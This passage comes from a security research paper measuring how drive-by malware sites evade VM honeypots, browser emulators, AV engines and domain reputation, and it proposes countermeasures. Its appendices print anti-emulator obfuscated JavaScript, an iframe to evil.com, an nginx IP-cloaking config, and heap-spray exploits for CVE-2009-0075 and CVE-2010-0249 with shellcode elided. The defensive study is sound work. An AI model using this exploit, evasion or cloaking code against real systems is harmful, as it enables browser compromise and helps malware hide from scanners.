Further examination of this exploit indicates that the delivery mechanism has been updated over time to exercise an increasing number of DOM API functions. When the exploit was first released, it made use of only the three functions that are necessary to launch the exploit: `createElement`, `clearAttributes`, and `cloneNode`[2]. Over time, however, there was a steady uptick in the number of non-essential DOM functions that were called before delivering the payload; see Figure 11. Starting in March 2010, about 20% of sites exploiting this vulnerability also make calls to `appendChild` and read `innerHTML`. In May 2010, more DOM functions are called to stage the exploit. This change in behavior indicates that the JavaScript to stage the exploit has become more complex, likely to thwart analysis.

Countermeasures. The trends in exploitation technique and each of the complexity measures indicate that the perpetrators of drive-by download campaigns are devoting significant effort towards evading detection. In order to keep pace with zero-days and obfuscation techniques, Browser Emulators should be frequently updated. To facilitate such updates, it is possible to monitor the system for unexpected errors or to compare its output to AV engines or a VM infrastructure to identify potential deficiencies. One could also rely on these other technologies to address inherent limitations, for instance VM honeypots can be used to detect zero-days. We analyze the relative performance of our Browser Emulator in Section 6.

5.3 AV Circumvention

AV engines commonly use signature-based detection to identify malicious code. While it is well-known that even simple packers can successfully evade this approach, we wanted to understand the impact of evasion techniques at a large scale. Specifically, we measured two aspects of evasion. First, we studied whether deobfuscating web content would significantly improve detection rates. Second, we studied how often AV vendors change their signatures to adapt to both False Positives and False Negatives.

To study the impact of deobfuscation, we leveraged our Browser Emulator and hooked all methods that allow for dynamic injection of code into the DOM, e.g., by recording assignment to `innerHTML`. The line labeled *Deobfuscated* in Figure 12 shows the percent of additional sites in Data Set II that were flagged by AV engines only after providing the engines with this injected content. This drastically improves performance of the AV engines, in some cases by

[2] We did not label `cloneNode` as a function of interest during our analysis.



Figure 12: The graph shows the monthly percentage of sites with changing virus signals between Data Set I **and** Data Set II**.**



Figure 13: The graph shows malware distribution chain length over time.

more than 40%.

To study the impact of changes to AV signatures, we compared our AV classifications for each page in Data Set II to its original classification in Data Set I. Figure 12 shows the percentage of sites with at least one virus signal change. The line labeled *Added* shows the percentage of sites that had AV signals in Data Set II but not in Data Set I. As the graph shows, a significant percentage of sites have new virus signals when they are rescored. These changes could be due to three causes: (1) delay in signature updates in our operational environment; (2) AV vendors pruning signatures over time; and (3) Improvements of AV signatures over time by AV vendors. We believe that the discrepancy is due to (3), since we update our AV signatures every two hours in our operational setting, and one of our AV vendors confirmed that only the signatures that cause false positives are pruned. This implies that AV engines can suffer from significant false negatives in operational settings. Looking back only one year, about 40% of the sites with virus signals were only seen in Data Set II. The line labeled *Removed* shows the percentage of sites with pages that were flagged by AV engines in Data Set I but not in Data Set II. These removals are likely due to signatures that produced false positives. The general downward trend for each of the three plots can be explained by the fact that as we come to the end of the data collection period, the AV signatures that were used for both Data Set II and Data Set I become similar to one another.

Both of these experiments indicate that while AV vendors strive to improve detection rates, in real time they cannot adequately detect malicious content. This could be due to the fact that adversaries can use AV products as oracles before deploying malicious code into the wild.

Countermeasures. Our results show that the JavaScript packing employed by malware distribution sites has a direct impact on the accuracy of AV scanners and that Signature-based AV detection can suffer from both false negatives and false positives. Nonetheless, some procedures can improve detection. To maintain optimum detection, one should continuously update virus definitions. One can also improve detection by using multiple AV engines. Perhaps the best way to improve upon AV detection rates is to use them as a component in a larger system.

5.4 Circumventing Domain Reputation

Evading classification by Domain Reputation Data simply involves registering more domains to distribute malware. This generally involves two steps: registering domains en masse, and setting up redirectors to send traffic to these domains. To measure trends in registering new domains, we computed the observed lifetime of distribution domains in Data Set II. We estimate a lower bound for lifetime as the interval between the time the site first appeared in our data to the last time it appeared in our data. We ignore sites that appeared only once, or whose life span is less than 10 minutes. In total we observed ~ 1.6 million distribution domains, of which $\sim 295,000$ appeared only once, and $\sim 330,000$, had a lifespan of less than 10 minutes. The median lifetime reduced significantly over our data collection period; from over one month between 2007 and 2009, down to one week in July 2010, and down to 2 hours in October 2010.

In addition to domain rotation, adversaries attempt to avoid reputation-based detection by setting up intermediary sites whose sole purpose is to funnel traffic to distribution site. Figure 13 shows the length of malware distribution chains over time in Data Set II. The median is about one to two domains. Several sites use longer distribution chains with a 90^{th} percentile of about 4 hops. The maximum chain length we observed was 20 hops. In many cases, a single redirector funnels traffic to several distribution sites. We measured the out-degree of sites involved in these chains and observed that about 35% of intermediary sites redirected to more than one distribution site. One notable example is a site that, at the time of this writing, is still active and redirected to over $1,600$ malicious sites.

Countermeasures. We observed domain rotation frequently throughout our study. We believe that this is an attempt to evade reputation-based signals, or public domain blacklists. Two possible countermeasures to this type of evasion are: (1) successfully classifying redirectors as belonging to a campaign; and (2) classifying aggressively at the IP level. The second countermeasure is complicated by hosting providers that are typically abused by miscreants, but also serve legitimate sites.

5.5 IP Cloaking

IP Cloaking can be the most effective form of evasion, since it thwarts any sort of detection by client honeypots or AV engines.



Figure 14: The graph shows how many compromised sites include content from cloaking sites in Data Set II

For an adversary, IP-based cloaking is simple to deploy and usually requires only small changes to the web server's configuration; see Appendix B. To understand trends in IP cloaking, we computed the number of sites that actively cloak against our scanners using data from Data Set II. As described in Section 4, this detection is built into our Domain Reputation pipeline, and involves testing for content changes from different IP addresses. To measure cloaking in Data Set II, we aggregated the sites that we had discovered to cloak against our scanners, and counted how often resources from those sites were included by pages in Data Set II.

Figure 14 shows the number of sites per month that include content from domains known to be cloaking. The graph peaks in August 2009 at over $200,000$ sites infected by cloaking domains. That peak coincides with a large-scale attack, where thousands of sites were infected to redirect to `gumblar.cn`, which actively cloaked our scanners.

Although the increase in the graph is partly due to improved detection of cloaking domains in our system, we believe that it is representative of the general state of cloaking. In our operational practice, we continuously monitor compromised web sites and the malicious resources they include. In 2008, we discovered that some malware domains no longer returned malicious payloads to our system but still did so to users. As a result, we developed detection for cloaking. At the time of this writing, IP cloaking contributes significantly to the overall number of malicious web sites found by our system. See Section 6 for a more detailed analysis.

Countermeasures. Our data indicates that IP-based cloaking has drastically increased over the lifetime of our data collection. If an adversary is suspected of cloaking against a set of known IP addresses, a detector can also initiate scans via a set of IP addresses unknown to the adversary. Observed differences in these extra scans likely indicates cloaking. It is important to rate-limit fetches from the unknown set of IP addresses to limit their visibility to the adversary. A detector can then establish a feedback loop and build a classifier that leverages the cloaking data to identify pages that launch drive-by downloads. Instead of generating signals based on the presence of a VM, Browser Emulator, or AV signals, it is possible to flag the page based on the inclusion of content from a cloaking domain.



Figure 15: The graph shows sites with Exploit and New Process signals.

6. MULTIFACETED MALWARE DETECTORS

As the results in Section 5 have shown, adversaries are actively changing exploitation techniques to evade detection. These efforts are not limited to any specific detection technique. In this section we consider the potential for a multi-faceted approach that leverages a combination of signals from different detection systems. In the following, we analyze Data Set II and present pair-wise comparisons between each of the four detection systems in the form of stacked bar graphs. We refer to a positive output from a detection system as a *signal*. The black and white bands denote the number of times one signal appeared on a site but not the other. The gray band denotes the number of times both signals appeared at the same time. Data is aggregated monthly by site over our four-year measurement period.

Figure 15 demonstrates how Browser Emulation and VM honeypots can be combined to increase detection rates. We denote the signal output from the Browser Emulator as *Exploit*. In the case of VM detection we use the creation of new processes on the VM as a signal labeled *NewProcess*. For example, in December, 2008, $120,000$ sites had the NewProcess signal, $98,000$ had the Exploit signal, and $88,000$ sites had both. Although both signals appear together on a large fraction of sites, during some time periods, they cover significantly different cases. In January 2009, Browser Emulation found $43,000$ sites that did not trigger a NewProcess signal. In June 2008, the NewProcess signal identified $68,000$ sites that were missed by emulation. Over the entire time period both signals agreed 60.3% of the time. The Exploit signal triggered by itself 9.3% of the time whereas the New Process signal occurred by itself 30.4% of the time. This indicates that neither signal suffices to provide good detection, but both can be used to complement one another.

Figures 16 and 17 compare both Exploit and NewProcess signals to Anti-Virus signals labeled *Virus*. On average, AV signals and Exploit signals intersect on 45.4% of the sites, although AV signals appear on 54.4% of sites that do not have Exploit signals. On average, AV signals and NewProcess signals occur together on 57.3% of the sites. However, AV signals appear on 39.4% of sites where we did not get any NewProcess signals. AV engines trigger independently on more sites in the data set. We investigated the causes of the excess AV signals and noticed that many were due to AV signatures that flag web pages with resources, e.g., IFRAMEs, pointing to web-sites that match certain regular expression patterns,



Figure 16: The graph shows sites with Exploit and Virus signals.



Figure 17: The graph shows sites with New Process and Virus signals.

regardless of the content served by these sites. In other cases, AV engines were flagging binary downloads delivered by social engineering and thus did not trigger any exploit signals. As discussed in Section 5.3, AV engines are susceptible to false positives in operational settings, and thus cannot be solely relied upon to flag malicious sites.

While each of the aforementioned detection technologies can be combined to improve web malware detection, they all remain susceptible to IP cloaking which prevents the classifiers from seeing malicious content. To illustrate the impact of cloaking we compare the detection based on all the above signals combined versus detection based on domain reputation. The bars labeled *BadSignal* in Figure 18 show how often an Exploit, NewProcess, or Virus signal occurs on a site in a given month. We compare this to sites that include content from a site known to distribute malware labeled *Reputation*. From 2007 through 2008, 7.21% of sites had only a bad reputation signal. In 2009, this number increased to 36.5%, and in 2010 it increased to 48.5%. Note that the dramatic increase in sites only detected by cloaking corresponds to the jump in cloaking behavior in Figure 14. At the same time the number of sites with only BadSignals remains low, which implies that our system is able to boot strap classification of domains that cloak with only a small amount of data.



Figure 18: The graph shows sites with bad signals vs sites that include content from a site with bad reputation.

7. CONCLUSION

Researchers have proposed numerous approaches for detecting the ever-increasing number of web sites spreading malware via drive-by downloads. Adversaries have responded with a number of techniques to bypass detection. This paper studies whether evasive practices are effective, and whether they are being pursued at a large scale.

Our study focuses on the four most prevalent detections techniques: Virtual Machine honeypots, Browser Emulation honeypots, Classification based on Domain Reputation, and Anti-Virus Engines. We measure the extent to which evasion affects each of these schemes by analyzing four years worth of data collected by Google SafeBrowsing infrastructure. Our experiments corroborate our hypothesis that malware authors continue to pursue delivery mechanisms that can confuse different malware detection systems. We find that Social Engineering is growing and poses challenges to VM-based honeypots. JavaScript obfuscation that interacts heavily with the DOM can be used to evade both Browser Emulators and AV engines. In operational settings, AV Engines also suffer significantly from both false positives and false negatives. Finally, we see a rise in IP cloaking to thwart content-based detection schemes.

Despite evasive tactics, we show that adopting a multi-pronged approach can improve detection rates. We hope that these observations will be useful to the research community. Furthermore, these findings highlight important design considerations for operational systems. For example, data that is served to the general public might trade higher false negative rates for reduced false positives. On the other hand, a private institution might tolerate higher false positive rates to improve protection. Furthermore, a system that serves more users might become a target of circumvention and thus need to devote extra effort to detect cloaking.

8. REFERENCES

[1] M. Antonakakis, R. Perdisci, D. Dagon, W. Lee, and N. Feamster. Building a Dynamic Reputation System for DNS. In *Proceedings of the 19th USENIX Security Symposium (August 2010)*.

[2] F. Chang, J. Dean, S. Ghemawat, W. Hsieh, D. Wallach, M. Burrows, T. Chandra, A. Fikes, and R. Gruber. Bigtable:

A distributed storage system for structured data. *ACM Transactions on Computer Systems (TOCS)*, 26(2):1–26, 2008.

[3] M. Cova, C. Kruegel, and G. Vigna. Detection and analysis of drive-by-download attacks and malicious JavaScript code. In *Proceedings of the 19th international conference on World wide web*, pages 281–290. ACM, 2010.

[4] M. Felegyhazi, C. Kreibich, and V. Paxson. On the Potential of Proactive Domain Blacklisting. In *Proceedings of the 3rd USENIX conference on Large-scale exploits and emergent threats: botnets, spyware, worms, and more*, page 6. USENIX Association, 2010.

[5] Google. V8 JavaScript Engine. `http://code.google.com/p/v8/`.

[6] Microsoft. About Conditional Comments. `http://msdn.microsoft.com/en-us/library/ms537512(v=vs.85).aspx`.

[7] Microsoft. Conditional Compilation (JavaScript). `http://msdn.microsoft.com/en-us/library/121hztk3(v=vs.94).aspx`.

[8] Microsoft. Microsoft Security Bulletin MS06-014: Vulnerability in the Microsoft Data Access Components (MDACS) Function Could Allow Code Execution., May 2006.

[9] A. Moshchuk, T. Bragin, D. Deville, S. Gribble, and H. Levy. Spyproxy: Execution-based detection of malicious web content. In *Proceedings of 16th USENIX Security Symposium on USENIX Security Symposium*, pages 1–16. USENIX Association, 2007.

[10] A. Moshchuk, T. Bragin, S. Gribble, and H. Levy. A crawler-based study of spyware in the web. In *Proceedings of Network and Distributed Systems Security Symposium*, 2006.

[11] Mozilla. JavaScript:TraceMonkey. `https://wiki.mozilla.org/JavaScript:TraceMonkey`.

[12] Mozilla. What is SpiderMonkey? `http://www.mozilla.org/js/spidermonkey/`.

[13] J. Nazario. PhoneyC: A virtual client honeypot. In *Proceedings of the 2nd USENIX conference on Large-scale exploits and emergent threats: botnets, spyware, worms, and more*, page 6. USENIX Association, 2009.

[14] J. Oberheide, E. Cooke, and F. Jahanian. Cloudav: N-version Antivirus in the Network Cloud. In *Proceedings of the 17th conference on Security symposium*, pages 91–106. USENIX Association, 2008.

[15] T. H. Project. Capture-hpc. http://projects.honeynet.org/capture-hpc.

[16] N. Provos, P. Mavrommatis, M. A. Rajab, and F. Monrose. All Your iFRAMEs Point to Us. In *USENIX Security Symposium*, pages 1–16, 2008.

[17] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu. The Ghost in the Browser: Analysis of Web-based Malware. In *Proceedings of the first USENIX workshop on hot topics in Botnets (HotBots'07).*, April 2007.

[18] M. A. Rajab, L. Ballard, P. Mavrommatis, N. Provos, and X. Zhao. The Nocebo Effect on the Web: An Analysis of Fake Anti-Virus Distribution. In *Proceedings of the 3^{rd} USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, April 2010.

[19] Y.-M. Wang, D. Beck, X. Jiang, R. Roussev, C. Verbowski, S. Chen, and S. King. Automated web patrol with strider honeymonkeys. In *Proceedings of Network and Distributed Systems Security Symposium*, pages 35–49, 2006.

APPENDIX

A. ANALYSIS-RESISTANT JAVASCRIPT

Here we provide examples of code from the wild that actively try to evade browser emulators. The code has been deobfuscated for readability purposes. As discussed in Section 3, there are at least three different browser characteristics that can be tested before delivering a payload: JavaScript environment, parser capabilities, and the DOM.

JavaScript Environment. IE's JavaScript environment is different than those provided by other open source JavaScript engines. For example, IE allows `;` before a `catch` or `finally` clause in JavaScript, whereas SpiderMonkey will report a parse error.

```
try{} ; catch(e) {} bad();
```

IE also supports case-insensitive access to ActiveX object properties in JavaScript.

```
var obj=new ActiveXObject(objName);
obj.vAr=1; if (obj.VaR==1) bad();
```

Malicious web pages often identify emulators by testing that ActiveX creation returns sane values.

```
try {new ActiveXObject("asdf")} catch(e) {bad()}
```

IE also supports the `execScript` method, which evaluates code within the global scope, whereas other engines do not.

JavaScript and HTML Parsers. IE supports conditional compilation in JavaScript [7], other browsers do not. Thus IE's JavaScript parser knows how to parse the following comment, and will generate code that calls the function `bad()` only in the 32-bit version of IE.

```
/* @cc_on
  @if (@_win32)
    bad();
  @end
 @ */
```

IE also supports conditional parsing in its HTML parser. Conditional comments allow IE to execute code contingent upon version numbers [6].

```
<!--[if IE 9]><iframe src=http://evil.com/</iframe><![endif]-->
```

Integration between the HTML parser and the scripting environment may also be tested by examining the behavior of `document.write`. The output of this call should be immediately handled by the parser, and any side effects should be immediately propagated to the JavaScript environment.

```
document.write("<div id=d></div>")
if (d.tagName=="DIV") bad()
```

The DOM. There are many ways in which the DOM can be probed for feature-completeness. The snippet from the figure below was found in the wild. It tests that the DOM implementation yields the correct tree-like structure, even in the face of misnested close tags. It also verifies that the `title` variable is correctly exposed within the `document` object.

```
<html><head><title>split</title></head><body>
<b id="node" style="display:none;">999999qq
<i>99999999qqf<i>rom<i>Ch<i>a</i>rC</i>o</i>
d</i>e</i>qq</i>ev</i>alqqwin<i>do</i>w</b>
<script>
function nfc(node) {
  var r = "";
  for(var i=0; i<node.childNodes.length; i++) {
     switch(node.childNodes[i].nodeType) {
       case 1: r+=nfc(node.childNodes[i]); break;
       case 3: r+=node.childNodes[i].nodeValue;
    }
  }
  return r;
}

var nf = nfc(node)[document.title]("qq");
</script>
<script>
window["cccevalccc".substr(3,4)]("var nf_window="+nf[4]);
var data = "qq10qq118qq97[...]";

var data_array = data[document.title]("qq");
var jscript = "";
for (var i=1; i<data_array.length; i++)
  jscript+=String[nf[2]](data_array[i]);
nf_window[nf[3]](jscript);
```

B. IP-BASED CLOAKING

nginx configuration file for disallowing requests from certain IP addresses.

```
user apache;
worker_processes  2;

http {
 ...

 #//G
 deny XXX.XXX.160.0/19;
 deny XXX.XXX.0.0/20;
 deny XXX.XXX.64.0/19;
 ...

 server {
  listen 8080;
  location / {
    proxy_pass        http://xxxxx.com:4480;
    proxy_redirect    off;
    proxy_ignore_client_abort on;
    proxy_set_header  X-Real-IP  $remote_addr;
    proxy_set_header  Host        $host;
    proxy_buffers     100 50k;
    proxy_read_timeout 300;
    proxy_send_timeout 300;
  }
 }
}
```

C. EXPLOIT FOR CVE-2009-0075

```
var sc = unescape("..."); // shellcode
var mem = new Array();
var ls = 0x100000 - (sc.length * 2 + 0x01020);
var b = unescape("%u0c0c%u0c0c");
while (b.length < ls / 2) b += b;

var lh = b.substring(0, ls / 2);
delete b;
for (i = 0; i < 0xc0; i++) mem[ i ] = lh + sc;

CollectGarbage();
var badsrc = unescape(
  "%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAAA");
var imgs = new Array();
for (var i = 0; i < 1000; i++)
  imgs.push(document.createElement("img"));

obj1 = document.createElement("tbody");
obj1.click;
var obj2 = obj1.cloneNode();
obj1.clearAttributes();
obj1 = null;
CollectGarbage();
for (var i = 0; i < imgs.length; i++)
  imgs[i].src = badsrc;
obj2.click;
```

Code to exploit the bug described by CVE-2009-0075.

D. THE “AURORA” EXPLOIT

```
<html><head><script>
var evt = null;
// SKIPPED: Generate shellcode and the spray heap.
var a = new Array();
for (i = 0; i < 200; i++) {
  a[i] = document.createElement("COMMENT");
  a[i].data = "abcd";
}

function ev1(evt) {
  evt = document.createEventObject(evt);
  document.getElementById("handle").innerHTML = "";
  window.setInterval(ev2, 50);
}

function ev2() {
  var data = unescape(
  "%u0a0a%u0a0a%u0a0a%u0a0a"
  "%u0a0a%u0a0a%u0a0a%u0a0a");
  for (i = 0; i < a.length; i++)
    a[i].data = data;
  evt.srcElement;
}
</script></head><body>
<span id="handle"><img src="foo.gif" onload="ev1(event)" />
</span></body></html>
```

Code to exploit the bug described by CVE-2010-0249. Emulating this correctly requires a proper DOM implementation and event model.

E. DOM FUNCTIONS

This appendix provides the listing of functions and properties that we labeled during JavaScript tracing. For properties, we differentiate between read and write access, e.g. reading the `innerHTML` property is different than writing to it.

0	`addEventListener`	17	`hasAttribute`
1	`appendChild`	18	`hasChildNodes`
2	`attachEvent`	19	`innerHTML` (read)
3	`body` (read)	20	`innerHTML` (write)
4	`childNodes` (read)	21	`insertBefore`
5	`clearAttributes`	22	`lastChild` (read)
6	`createComment`	23	`nextSibling` (write)
7	`createElement`	24	`outerHTML` (read)
8	`createTextNode`	25	`outerHTML` (write)
9	`detachEvent`	26	`parentNode` (read)
10	`documentElement` (read)	27	`previousSibling` (read)
11	`firstChild` (read)	28	`removeAttribute`
12	`getAttribute`	29	`removeChild`
13	`getElementById`	30	`removeEventListener`
14	`getElementsByClassName`	31	`setAttribute`
15	`getElementsByName`	32	`text` (read)
16	`getElementsByTagName`	33	`text` (write)